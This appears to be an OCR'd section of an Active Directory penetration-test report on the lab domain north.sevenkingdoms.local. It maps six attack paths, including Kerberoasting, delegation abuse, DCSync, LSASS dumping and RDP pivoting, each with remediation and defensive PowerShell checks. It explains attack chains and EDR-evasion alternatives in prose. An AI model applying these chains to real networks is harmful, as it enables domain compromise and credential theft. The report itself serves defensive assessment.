
Path 1 | **Authenticated Users → DOMAIN COMPROMISED**

FULL DOMAIN COMPROMISE

ID 339e01f5972b

EXPLOITED

Starting from Authenticated Users, an attacker can reach north.sevenkingdoms.local in 4 steps. The path chains Service Account Credential Theft, Constrained Delegation Abuse, Group Membership, and Replicate Directory Secrets. This attack path was successfully exploited during active testing.



User account · Group: privilege held by membership · Computer or machine account · Domain

Outcome: full domain compromise · Outcome: Tier 0 reached, control not proven · Outcome: advances toward Tier 0, does not reach it

Outcome: closed by configuration already in place · Ringed: where the route starts

Step on the object itself. A step performed on that object, such as a credential dump, drawn inside its box between the state it starts from and the state it leaves.

Access (control not proven). A solid outline. ADscan used this session or login on the object, and the route has not taken the object over.

Access (mapped). A dashed outline. The configuration grants this session or login, and ADscan did not use it.

Compromised. A filled box. A step ADscan executed took the object over.

Compromised (mapped). A dashed box, not filled. The configuration lets a route take the object over, and ADscan did not execute the step that would.

Validated: executed end to end

The same shapes and lines are used on every route diagram and on the attack surface map.

STEP-BY-STEP BREAKDOWN

1. SERVICE ACCOUNT CREDENTIAL THEFT (KERBEROASTING) CONFIRMED

Kerberoasting allows group Authenticated Users to request a Kerberos service ticket (TGS-REP) for the service account jon.snow. Because the ticket is encrypted with the target account's NTLM hash, an attacker can extract it and mount an offline brute-force attack against weak passwords. Once cracked, the attacker fully impersonates jon.snow.

Fix: F-005 (p. 42), Kerberoasting.

2. CONSTRAINED DELEGATION ABUSE (ALLOWEDTODELEGATE) CONFIRMED

jon.snow is configured for Kerberos constrained delegation to services on winterfell$ (msDS-AllowedToDelegateTo). An attacker who controls jon.snow can request tickets as any user in the domain (including tier-0 admins) to services on winterfell$, fully compromising it.

Fix: F-003 (p. 38), Constrained Kerberos Delegation Misconfiguration.

3. GROUP MEMBERSHIP (MEMBEROF) STRUCTURAL

winterfell$ is a direct or nested member of Domain Controllers. All privileges held by Domain Controllers, including any onward attack-path edges, are inherited by winterfell$.

REMEDIATION

- No change is required at this step: winterfell$ is part of the domain's Tier 0 control plane, so this relationship is how Active Directory is built rather than a misconfiguration. When this step sits inside a longer chain, the exposure belongs to the earlier step that lets a lower-privileged principal take control of winterfell$. Remediate there.

4. REPLICATE DIRECTORY SECRETS (DCSYNC) CONFIRMED

Domain Controllers holds the Replicating Directory Changes and Replicating Directory Changes All extended rights on the domain, meaning it can pull password hashes for any account via the DRSUAPI protocol (DCSync). Extracting the krbtgt hash yields persistent golden-ticket capability and full domain compromise.

REMEDIATION

- No change is required at this step: Domain Controllers is part of the domain's Tier 0 control plane, so this relationship is how Active Directory is built rather than a misconfiguration. When this step sits inside a longer chain, the exposure belongs to the earlier step that lets a lower-privileged principal take control of Domain Controllers. Remediate there.
- Replication itself is not the finding. Your domain controllers hold these rights because replication is how the directory works, and where Azure AD Connect is deployed its sync account holds them to support Password Hash Sync. Any other holder is the finding.
- Enable audit logging for directory service replication events (Event ID 4662) and alert on replication requests from non-DC hosts
- Rotate the KRBTGT password twice to invalidate any Golden Tickets that may have been issued before remediation

VERIFY THIS FINDING INDEPENDENTLY

CONFIRM IT IN YOUR ENVIRONMENT

List every principal holding the two replication rights on the domain object (Get-Changes and Get-Changes-All). Anything other than the domain controllers, Domain Admins, Enterprise Admins and Administrators can copy every password hash in the domain.

Windows PowerShell — Sysadmin

```
PS C:\> (Get-Acl "AD:DC=north,DC=sevenkingdoms,DC=local").Access | Where-Object { $_.ObjectType -in
'1131f6aa-9c07-11d1-f79f-00c04fc2dcd2','1131f6ad-9c07-11d1-f79f-00c04fc2dcd2' } | Select-Object
IdentityReference,ObjectType,AccessControlType
```

REFERENCES

The Hacker Recipes: DCSync

Linux check and reproduction: Appendix R.8 (p. 128)

3 technique steps across a 4-hop chain (1 hop is structural group membership).

○ DOMAIN COMPROMISED

TERMINUS: THIS PATH ENDS IN FULL DOMAIN COMPROMISE.

Path 2 | **CastelblackAdmins → DOMAIN COMPROMISED**


FULL DOMAIN COMPROMISE

ID 979543965215

EXPLOITED

Starting from CastelblackAdmins, an attacker can reach north.sevenkingdoms.local in 5 steps. The path chains Local Administrator Access, Abuse a Logged-On User Session, Session User Impersonation via Scheduled Task, Group Membership, and Replicate Directory Secrets. This attack path was successfully exploited during active testing.

Reachable from 2 footholds: castelblackadmins, jeor.mormont.



Shapes and line styles are explained under the first route diagram in this section, and again under the attack surface map.

STEP-BY-STEP BREAKDOWN

1. LOCAL ADMINISTRATOR ACCESS (ADMINTO) CONFIRMED

Local administrator membership on a host lets an account run code on that machine as SYSTEM. group CastelblackAdmins that is a local admin on castelblack$ can authenticate over SMB to the ADMIN$/C$ shares, install and start a service, schedule a task, or invoke WMI/DCOM to execute commands as NT AUTHORITY\SYSTEM. From SYSTEM it can read the SAM and LSA secrets, dump credentials cached in LSASS, and steal the tokens of any other user currently logged on, turning one admin relationship into a foothold for lateral movement across the domain. The right is granted either by explicit membership in the host's local Administrators group or by a domain group nested into it (often through a widely-scoped GPO-pushed 'workstation admins' group), which is why a single over-broad group can expose hundreds of machines at once.

REMEDIATION

- Enumerate the effective local administrators on the host and remove every principal that does not require them: Invoke-Command -ComputerName castelblack.north.sevenkingdoms.local -ScriptBlock { Get-LocalGroupMember -Group 'Administrators' }.
- Replace broad, GPO-pushed 'all workstation admins' groups with narrowly-scoped, per-tier groups so a single group cannot make one account admin on hundreds of machines; audit the nesting with Get-ADGroupMember -Recursive.
- Deploy LAPS so each host has a unique, rotated local Administrator password, removing the shared-local-admin lateral-movement path.
- Enforce tier separation (ESAE): Tier-0 admins must never log on to Tier-1/Tier-2 hosts, so their credentials are never cached where a member-server compromise can reach them. Monitor Event IDs 4624/4672 for privileged logons to unexpected hosts.

VERIFY THIS FINDING INDEPENDENTLY

CONFIRM IT IN YOUR ENVIRONMENT

List the local Administrators group on castelblack$ and expand nested domain groups to see who is effectively an admin.

Windows PowerShell — Sysadmin

```
PS C:\> Invoke-Command -ComputerName castelblack.north.sevenkingdoms.local -ScriptBlock { Get-
LocalGroupMember -Group 'Administrators' }
```

Trace a domain group that is nested into local Administrators via GPO.

Windows PowerShell — Sysadmin

```
PS C:\> Get-ADGroupMember -Identity 'CastelblackAdmins' -Recursive |
  Select-Object name, objectClass
```

REFERENCES

The Hacker Recipes: Lateral Movement

Linux check and reproduction: Appendix R.9 (p. 128)

2. ABUSE A LOGGED-ON USER SESSION (HASSESSION) CONFIRMED

When a privileged account logs on to a host of lower trust than itself (a Tier 0 account on a Tier 1 server or Tier 2 workstation, or a Tier 1 server admin on a Tier 2 workstation), its logon session and cached credentials live on that host for the life of the session. If an attacker already holds administrator rights on that host, it can impersonate that account without ever knowing its password: it registers a scheduled task whose principal is the account's interactive logon session, and when the task runs it executes as that account. This turns a lower-tier host compromise into control of whichever higher-tier account happened to be logged on there, which is exactly why a session that crosses a tier boundary downward is a tiered-admin violation. The session is discovered by enumerating logged-on users on the host; the abuse needs local admin plus the Task Scheduler RPC interface reachable on the target.

Fix: F-001 (p. 34), Privileged Sessions on Lower-Tier Hosts.

3. SESSION USER IMPERSONATION VIA SCHEDULED TASK (SCHEDULEDTASK) CONFIRMED

The Windows Task Scheduler can register a task to run in the context of an existing interactive logon session. An attacker holding administrator rights on the session host uses this as an impersonation primitive: it creates a task bound to the logon session of a user who is currently signed in (for example a privileged operator) and when the task fires it executes with that user's token and privileges, without the attacker ever recovering a password or hash. It is the concrete abuse behind an observed high-value session on a host: local admin plus the Task Scheduler RPC interface is enough to convert 'someone privileged is logged on here' into 'I am now acting as that someone'. The technique is a standard lateral-movement / privilege-inheritance step once a member server is under control.

REMEDIATION

- Restrict local administrator rights on the host (the prerequisite): Invoke-Command -ComputerName castelblack.north.sevenkingdoms.local -ScriptBlock { Get-LocalGroupMember -Group 'Administrators' }, removing every principal that does not require them.
- Enforce tier separation so privileged accounts do not maintain interactive sessions on member servers where a local-admin compromise could impersonate them via a scheduled task.
- Enable Task Scheduler operational logging and audit task creation (Event ID 4698); alert on tasks whose principal is a logged-on user session and that were not created by a change-managed process.
- Add high-value accounts to Protected Users and apply 'Deny log on locally' GPOs for Tier-0 groups on non-Tier-0 hosts to shrink the set of sessions worth impersonating.

VERIFY THIS FINDING INDEPENDENTLY

CONFIRM IT IN YOUR ENVIRONMENT

Inspect scheduled tasks on the host and the principal each runs as: a task bound to a user session that no admin created is suspicious.

Windows PowerShell — Sysadmin

```
PS C:\> Invoke-Command -ComputerName castelblack.north.sevenkingdoms.local -ScriptBlock { Get-ScheduledTask | Select-Object TaskName, @{n='RunAs';e={$_.Principal.UserId}} }
```

Confirm who is logged on (the impersonation target)

Windows PowerShell — Sysadmin

```
PS C:\> Invoke-Command -ComputerName castelblack.north.sevenkingdoms.local -ScriptBlock { query user }
```

REFERENCES

The Hacker Recipes: Impersonation

Linux check and reproduction: Appendix R.10 (p. 129)

4. GROUP MEMBERSHIP (MEMBEROF) STRUCTURAL

robb.stark is a member of Administrators and inherits its privileges.

REMEDIATION

- Remove robb.stark from Administrators if the membership is not strictly required: Remove-ADGroupMember -Identity 'Administrators' -Members 'robb.stark'.
- If the membership IS required, scope what Administrators can reach instead: review every object whose DACL grants rights to Administrators and tighten the over-broad grant to a named, tier-appropriate group so the inherited attack edge no longer exists.
- Audit group membership periodically (Event ID 4728/4729/4756) and enforce tiering boundaries.

How this technique works: Path 1, step 3 (p. 21).

5. REPLICATE DIRECTORY SECRETS (DCSYNC) CONFIRMED

Administrators can replicate secrets from the domain and extract the krbtgt hash.

REMEDIATION

- No change is required at this step: Administrators is part of the domain's Tier 0 control plane, so this relationship is how Active Directory is built rather than a misconfiguration. When this step sits inside a longer chain, the exposure belongs to the earlier step that lets a lower-privileged principal take control of Administrators. Remediate there.

How this technique works: Path 1, step 4 (p. 21). Linux check and reproduction: Appendix R.8 (p. 128).

4 technique steps across a 5-hop chain (1 hop is structural group membership).

○ DOMAIN COMPROMISED


TERMINUS: THIS PATH ENDS IN FULL DOMAIN COMPROMISE.

Path 3 | **CastelblackAdmins → DOMAIN COMPROMISE REACHABLE**

FULL DOMAIN COMPROMISE | ID 91f3772dfddd | PARTIALLY VALIDATED

Starting from CastelblackAdmins, an attacker can reach north.sevenkingdoms.local in 5 steps. The path chains Local Administrator Access, Abuse a Logged-On User Session, Extract Credentials from Memory, Group Membership, and Replicate Directory Secrets. This attack path had part of its chain validated by live execution, but was not run end-to-end.

Reachable from 2 footholds: castelblackadmins, jeor.mormont.



Shapes and line styles are explained under the first route diagram in this section, and again under the attack surface map.

STEP-BY-STEP BREAKDOWN

1. LOCAL ADMINISTRATOR ACCESS (ADMINTO) CONFIRMED

CastelblackAdmins holds local administrator rights on castelblack$, so it can log on and run code as SYSTEM and harvest every credential cached on that host.

How this technique works: Path 2, step 1 (p. 23). Linux check and reproduction: Appendix R.9 (p. 128).

2. ABUSE A LOGGED-ON USER SESSION (HASSESSION) CONFIRMED

A higher-tier account has an active logon session on a lower-tier host, so an attacker with admin on that host can impersonate the account by scheduling a task under its session, or read its credentials from memory, and inherit its higher-tier privileges.

Fix: F-001 (p. 34), Privileged Sessions on Lower-Tier Hosts.

3. EXTRACT CREDENTIALS FROM MEMORY (DUMPLSASS) THEORETICAL

The Local Security Authority Subsystem Service (lsass.exe) holds, in memory, the credential material of every session on the host: NTLM hashes, Kerberos TGTs and keys, and (depending on configuration) cleartext passwords. An attacker who reaches SYSTEM on castelblack$ can read that process memory and extract those credentials, immediately harvesting the secrets of any privileged user who has logged on there. This is the classic pivot that turns one host into many: dump LSASS on a member server where a domain admin recently authenticated and you hold that admin's credentials. Modern EDR in blocking mode intercepts direct reads of LSASS, so on a monitored host this step may be blocked or alert loudly; safer alternatives that avoid touching LSASS include reading LSA secrets from the registry, DPAPI offline, or fetching gMSA/LAPS material over the directory. The prerequisite is administrative (SYSTEM) access on the target.

REMEDIATION

- Enable LSA Protection (RunAsPPL) via GPO (Computer Configuration > Policies > Administrative Templates > System > Local Security Authority) so LSASS runs as a protected process and its memory cannot be read by ordinary admin tooling.
- Deploy Credential Guard on supported hosts (verified with Get-CimInstance Win32_DeviceGuard) so NTLM hashes and Kerberos keys are isolated in a virtualized secure world outside LSASS.
- Enforce tier separation and add Tier-0 accounts to Protected Users so privileged credentials are never cached in LSASS on member servers where a local-admin compromise could read them.
- Restrict local administrator rights and monitor Event ID 4656/4663 for process-access handles to lsass.exe with read rights, which is the credential-dumping signature.

VERIFY THIS FINDING INDEPENDENTLY

CONFIRM IT IN YOUR ENVIRONMENT

Confirm the account is a local admin (the prerequisite) and check whether LSASS is protected (RunAsPPL) and Credential Guard is enabled: both harden this path.

Windows PowerShell — Sysadmin

```
PS C:\> Get-ItemProperty 'HKLM:\System\CurrentControlSet\Control\Lsa' -Name RunAsPPL -ErrorAction SilentlyContinue
PS C:\> Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\Microsoft\Windows\DeviceGuard
```

REFERENCES

The Hacker Recipes: Lsass

Linux check and reproduction: Appendix R.11 (p. 129)

4. GROUP MEMBERSHIP (MEMBEROF) STRUCTURAL

robb.stark is a member of Administrators and inherits its privileges.

How this technique works: Path 1, step 3 (p. 21).

5. REPLICATE DIRECTORY SECRETS (DCSYNC) CONFIRMED

Administrators can replicate secrets from the domain and extract the krbtgt hash.

How this technique works: Path 1, step 4 (p. 21). Linux check and reproduction: Appendix R.8 (p. 128).

4 technique steps across a 5-hop chain (1 hop is structural group membership).

○ DOMAIN COMPROMISE REACHABLE

TERMINUS: FULL DOMAIN COMPROMISE IS REACHABLE. PART OF THIS ROUTE IS PROVEN, BUT IT WAS NOT WALKED END TO END.

Path 4 | adscan → TIER 0 FOOTHOLD

TIER 0 FOOTHOLD | ID 876ee6f59e70 | EXPLOITED

Starting from adscan, an attacker can reach winterfell$ in 2 steps. The path chains Add a Member to the Group and Remote Desktop Access. This attack path was successfully exploited during active testing.



Shapes and line styles are explained under the first route diagram in this section, and again under the attack surface map.

STEP-BY-STEP BREAKDOWN

1. ADD A MEMBER TO THE GROUP (ADDMEMBER) CONFIRMED

AddMember on the Stark group lets adscan add arbitrary principals (including itself) as members. Any privilege granted to Stark, often through nested group chains, is inherited immediately by the attacker.

REMEDIATION

- Remove the AddMember extended right from adscan on Stark.
- Audit recent group membership changes via Event ID 4728/4732/4756.

VERIFY THIS FINDING INDEPENDENTLY

CONFIRM IT IN YOUR ENVIRONMENT

Read the ACL of Stark and keep the entries that grant write access to its member attribute. An Allow entry for adscan means it can add anyone to the group.

Windows PowerShell — Sysadmin

```
PS C:\> (Get-Acl "AD:CN=Stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local").Access | Where-Object {
$_.IdentityReference -like '*adscan*' -and ($_.ObjectType -eq 'bf9679c0-0de6-11d0-a285-
00aa003049e2' -or $_.ActiveDirectoryRights -match 'GenericAll|GenericWrite') } | Select-Object
IdentityReference,ActiveDirectoryRights,ObjectType,AccessControlType
```

REFERENCES

The Hacker Recipes: AddMember

Linux check and reproduction: Appendix R.12 (p. 129)

2. REMOTE DESKTOP ACCESS (CANRDP) CONFIRMED

Membership in the Remote Desktop Users group (or local administrator rights) lets group Stark establish an interactive RDP session on winterfell$. An interactive logon is more powerful than a network logon: the account gets a full desktop, its credentials are cached in LSASS for the life of the session, and any other user already logged on interactively has their tokens and cached secrets exposed to anyone who reaches SYSTEM on that box. RDP is a sanctioned administration channel, so the traffic itself blends in: the risk is who can reach it and what privilege they land with. If Restricted Admin mode is not enforced, the interactive credentials are recoverable, making a single RDP foothold a pivot for credential theft and onward lateral movement.

REMEDIATION

- Review the Remote Desktop Users group on the host and remove principals that do not need interactive access: Invoke-Command -ComputerName winterfell.north.sevenkingdoms.local -ScriptBlock { Get-LocalGroupMember -Group 'Remote Desktop Users' }.
- Require Network Level Authentication and, for administrative RDP, enable Restricted Admin mode (Set-ItemProperty 'HKLM:\System\CurrentControlSet\Control\Lsa' -Name DisableRestrictedAdmin -Value 0) so credentials are not left recoverable in the session.
- Restrict which source hosts may reach TCP 3389 with a host firewall / network segmentation rule so RDP is not exposed broadly across the estate.
- Add high-value accounts to the Protected Users group and enforce tier separation so Tier-0 credentials never RDP into member servers. Monitor Event IDs 4624 (logon type 10) and 4778 for interactive RDP sessions.

VERIFY THIS FINDING INDEPENDENTLY

CONFIRM IT IN YOUR ENVIRONMENT

List who may log on via RDP: the local Remote Desktop Users group plus anyone in local Administrators.

Windows PowerShell — Sysadmin

```
PS C:\> Invoke-Command -ComputerName winterfell.north.sevenkingdoms.local -ScriptBlock { Get-LocalGroupMember -Group 'Remote Desktop Users' }
```

Confirm the RDP service is enabled and check whether NLA is required.

Windows PowerShell — Sysadmin

```
PS C:\> Get-ItemProperty 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -Name fDenyTSConnections
```

REFERENCES

The Hacker Recipes: Lateral Movement


Linux check and reproduction: Appendix R.13 (p. 130)

○ TIER 0 FOOTHOLD

TERMINUS: ACCESS TO A TIER-0 HOST; TAKEOVER NOT YET PROVEN.

Path 5 | **Authenticated Users → TIER 0 FOOTHOLD** TIER 0 FOOTHOLD ID b6cbf491ca7b EXPLOITED

Starting from Authenticated Users, an attacker can reach winterfell$ in 3 steps. The path chains Service Account Credential Theft, Group Membership, and Remote Desktop Access. This attack path was successfully exploited during active testing.



Shapes and line styles are explained under the first route diagram in this section, and again under the attack surface map.

STEP-BY-STEP BREAKDOWN

1. **SERVICE ACCOUNT CREDENTIAL THEFT (KERBEROASTING)** CONFIRMED

   Authenticated Users can request service tickets for jon.snow and crack the TGS-REP offline to recover the service account password.

   Fix: F-005 (p. 42), Kerberoasting.

2. **GROUP MEMBERSHIP (MEMBEROF)** STRUCTURAL

   jon.snow is a member of Stark and inherits its privileges.

   REMEDIATION

   - Remove jon.snow from Stark if the membership is not strictly required: Remove-ADGroupMember -Identity 'Stark' -Members 'jon.snow'.
   - If the membership IS required, scope what Stark can reach instead: review every object whose DACL grants rights to Stark and tighten the over-broad grant to a named, tier-appropriate group so the inherited attack edge no longer exists.

   How this technique works: Path 1, step 3 (p. 21).

3. **REMOTE DESKTOP ACCESS (CANRDP)** CONFIRMED

   Stark can open an interactive Remote Desktop session on winterfell$, landing a live desktop it can use to run tooling and reach further into the network.

   How this technique works: Path 4, step 2 (p. 28). Linux check and reproduction: Appendix R.13 (p. 130).

2 technique steps across a 3-hop chain (1 hop is structural group membership).

○ **TIER 0 FOOTHOLD**

TERMINUS: ACCESS TO A TIER-0 HOST; TAKEOVER NOT YET PROVEN.

Path 6 | CastelblackAdmins → DOMAIN COMPROMISE REACHABLE


FULL DOMAIN COMPROMISE

ID c9b5d5d5a860

PARTIALLY VALIDATED

Starting from CastelblackAdmins, an attacker can reach north.sevenkingdoms.local in 5 steps. The path chains Local Administrator Access, Extract LSA Secrets, Constrained Delegation Abuse, Group Membership, and Replicate Directory Secrets. This attack path had part of its chain validated by live execution, but was not run end-to-end.

Reachable from 2 footholds: castelblackadmins, jeor.mormont.



Shapes and line styles are explained under the first route diagram in this section, and again under the attack surface map.

STEP-BY-STEP BREAKDOWN

1. **LOCAL ADMINISTRATOR ACCESS (ADMINTO)** CONFIRMED

   CastelblackAdmins holds local administrator rights on castelblack$, so it can log on and run code as SYSTEM and harvest every credential cached on that host.

   How this technique works: Path 2, step 1 (p. 23). Linux check and reproduction: Appendix R.9 (p. 128).

2. EXTRACT LSA SECRETS (DUMPLSA) THEORETICAL

The Local Security Authority stores a set of persistent secrets in the SECURITY registry hive: the plaintext passwords of services configured to run as a domain account, DPAPI machine keys, auto-logon credentials, and the computer's own machine-account key. An attacker who reaches SYSTEM on castelblack$ can read the SECURITY and SYSTEM hives and decrypt these LSA secrets offline. This is a distinct source from LSASS process memory: LSA secrets are on disk in the registry and survive reboots, so they yield persistent service-account and machine-account credentials even when no interesting user is currently logged on. A recovered service-account password is often a domain credential that unlocks further lateral movement, and the machine-account key enables Kerberos actions as the host. The prerequisite is administrative (SYSTEM) access on the target.

REMEDIATION

- Inventory services running under domain accounts on the host (Get-CimInstance Win32_Service | Where-Object { $_.StartName -like '**' }) and migrate them to Group Managed Service Accounts (gMSA), whose passwords are managed by the domain and never stored as recoverable LSA secrets.
- Rotate every service-account password that was ever configured on a host an attacker could reach, treating the exposed values as compromised.
- Restrict local administrator rights on member servers and enforce tier separation so an attacker cannot reach SYSTEM to read the SECURITY hive in the first place.
- Monitor Event IDs 4656/4663 for handle/access requests to the SECURITY and SYSTEM registry hives and Event 4688 for the tooling that reads them, and alert on remote registry access outside change windows.

VERIFY THIS FINDING INDEPENDENTLY

